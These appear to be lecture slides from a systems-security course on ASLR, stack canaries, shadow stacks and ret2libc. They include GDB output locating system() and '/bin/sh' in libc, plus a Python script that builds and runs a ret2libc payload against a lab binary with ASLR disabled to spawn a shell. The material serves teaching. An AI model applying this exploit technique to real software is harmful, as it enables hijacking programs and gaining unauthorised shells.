 - `KERNEL.RANDOMIZE_VA_SPACE`
 - **0** — off
 - **1** — randomize stack, mmap, VDSO, libs (& PIE code)
 - **2** — also randomize the **heap** (default)
- **EFFECT ON OUR EXPLOIT**
 - The stack address obtained by GDB is different in each run.



ASLR: Brute Force


- Entropy: 32-bit machine, stack 19 bits, heap 13 bits
- Brute force
 - 32-bit entropy is limited: stack ≈ 19 bits, heap ≈ 13 bits.
 - 19 bits $\approx 524,288$ possibilities $\rightarrow$ brute-forceable for a local, restartable target.
 - 64-bit has far more entropy $\rightarrow$ brute force becomes impractical.

● ENTROPY (BITS)






Stack Guard




- Insert a secret canary between locals and saved EBP / return address.
- Check it in the epilogue: if it changed → overflow → abort.
- An overflow reaching the return address must first clobber the canary.




Stack Guard

- The canary must be random (from /dev/urandom) — not guessable.
- The reference copy must not live on the stack — store it in the GS segment / TLS.
- Often includes a NUL byte so string functions can't copy over it intact.
 - Why?




Stack Guard

- The canary must be random (from /dev/urandom) — not guessable.
- The reference copy must not live on the stack — store it in the GS segment / TLS.
- Often includes a NUL byte so string functions can't copy over it intact.
 - Why? If the attacker tries to overwrite the stack canary using string copy, the 0x00 byte in the canary stops the write.
 - strcpy(dest, src) cannot copy through the leaked canary because the NUL byte terminates the source string.




Shadow Stack

- How it works
 - A second CPU-protected stack holds only return addresses
 - call pushes the return address to both stacks; ret makes the CPU compare them
 - Mismatch: control-protection fault (#CP)
- **DEPLOY**
 - Intel **CET** (Tiger Lake+) / AMD equivalent



Shadow Stack

- How it stops our attack
 - The overflow rewrites the normal saved return address – it cannot reach the shadow stack
 - On ret, tampered value $\neq$ shadow copy $\rightarrow$ hijack detected
- **Compared with a canary:** a canary is a **tripwire that can be leaked**; the shadow stack **enforces integrity** in hardware, no secret needed.




Next: NX and ASLR

- Turn **NX on** → injected shellcode dies → **ret2libc**
- Turn **ASLR on** → fixed addresses break → **brute force** (32-bit)

ret2libc




- The stack is writable but non-executable.
- **Idea:** instead of "return to my code", **return to existing code** — libc's `system()`. That is **ret2libc**.



ret2libc



- Lay out the next words on the stack so system() receives a pointer to the "/bin/sh" string that already exists inside libc.
- **int system(const char **command*);**



ret2libc



- Find the address of system() function

```
This GDB support
<https://deb
Enable debugin
Debuginfod has
To make this s
[Thread debugg
Using host lib

Breakpoint 1,
16          st
(gdb) p &system
$1 = (int (*)(const char *)) 0xf7dd58e0 <__libc_system>
(gdb) find &system,+134217728,"/bin/sh
Unterminated string in expression.
(gdb) find &system,+134217728,"/bin/sh"
0xf7f42de8
warning: Unable to access 16000 bytes of target memory at 0xf7fb80f0, ha
1 pattern found.
(gdb) p 0xf7f42de8
$2 = 4159974888
(gdb) x/s 0xf7f42de8
0xf7f42de8:      "/bin/sh"
(gdb)
$1 = (int (*)(const char *)) 0xf7dd58e0 <__libc_system>
(gdb)
```


ret2libc



- Find the address of “/bin/sh” string


```
(gdb) p &system
$1 = (int (*)(const char *)) 0xf7dd58e0 <__libc_system>
(gdb) find &system,+134217728,"/bin/sh
Unterminated string in expression.
(gdb) find &system,+134217728,"/bin/sh"
0xf7f42de8
warning: Unable to access 16000 bytes of target memory at 0xf7fb80f0, ha
1 pattern found.
(gdb) p 0xf7f42de8
$2 = 4159974888
(gdb) x/s 0xf7f42de8
0xf7f42de8:      "/bin/sh"
(gdb) █
```

ret2libc



- What we have
 - The address of `system()` and the string `"/bin/sh"`
- Now we need to invoke `system()` with its parameter. Again, the stack matters.

ret2libc




- A normal function call
- Caller
 - pushes parameters on the stack, then uses the call instruction to jump to the callee; call also pushes the return address on the stack
- Callee
 - pushes old EBP, then moves ESP into EBP



Function Epilogue (Function Return)


```
leave ->  
    mov %ebp, %esp  
    pop %ebp  
ret ->  
    pop eip
```






Set Up the Stack


- We invoke `system()` by redirecting the return address on the stack
- We need to set up the stack to fool `system()`.



state after invoking a
function (before function
prologue)




We need to make the stack like this when entering **system** function()



Set Up the Stack

- Values on the stack
- 1. system()'s argument
- 2. the return address after system() -> set it to exit or 0xdeadbeef
- 3. the address of system()



Our Script


```
def main() -> int:
    os.chdir(HERE)
    resource.setrlimit(resource.RLIMIT_CORE, (0, 0))

    print("== build NX-enabled target ==")
    print(sh("make vul_nx"), end="")
    print(sh("readelf -l vul_nx | grep GNU_STACK").strip())

    print("\n== find libc addresses with ASLR disabled ==")
    system_addr, exit_addr, binsh_addr = find_libc_addresses()
    print(f"system=0x{system_addr:08x}  exit=0x{exit_addr:08x}  /bin/sh=0x{binsh_addr:08x}")

    print("\n== run ret2libc payload ==")
    payload = (
        b"A" * OFFSET
        + struct.pack("<I", system_addr)
        + struct.pack("<I", exit_addr)
        + struct.pack("<I", binsh_addr)
    )
    write_badfile(payload)
    result = run(["setarch", "i386", "-R", TARGET], b"echo IERG4851_RET2LIBC; id; uname -m\n", timeout=3)
    output = result.stdout.decode("utf-8", "replace")
    print(output.strip())
    return 0 if "IERG4851_RET2LIBC" in output else 1
```

	system	exit	bin_sh addr	
--	--------	------	-------------	--



Our Script

- See `demo_ret2libc.py`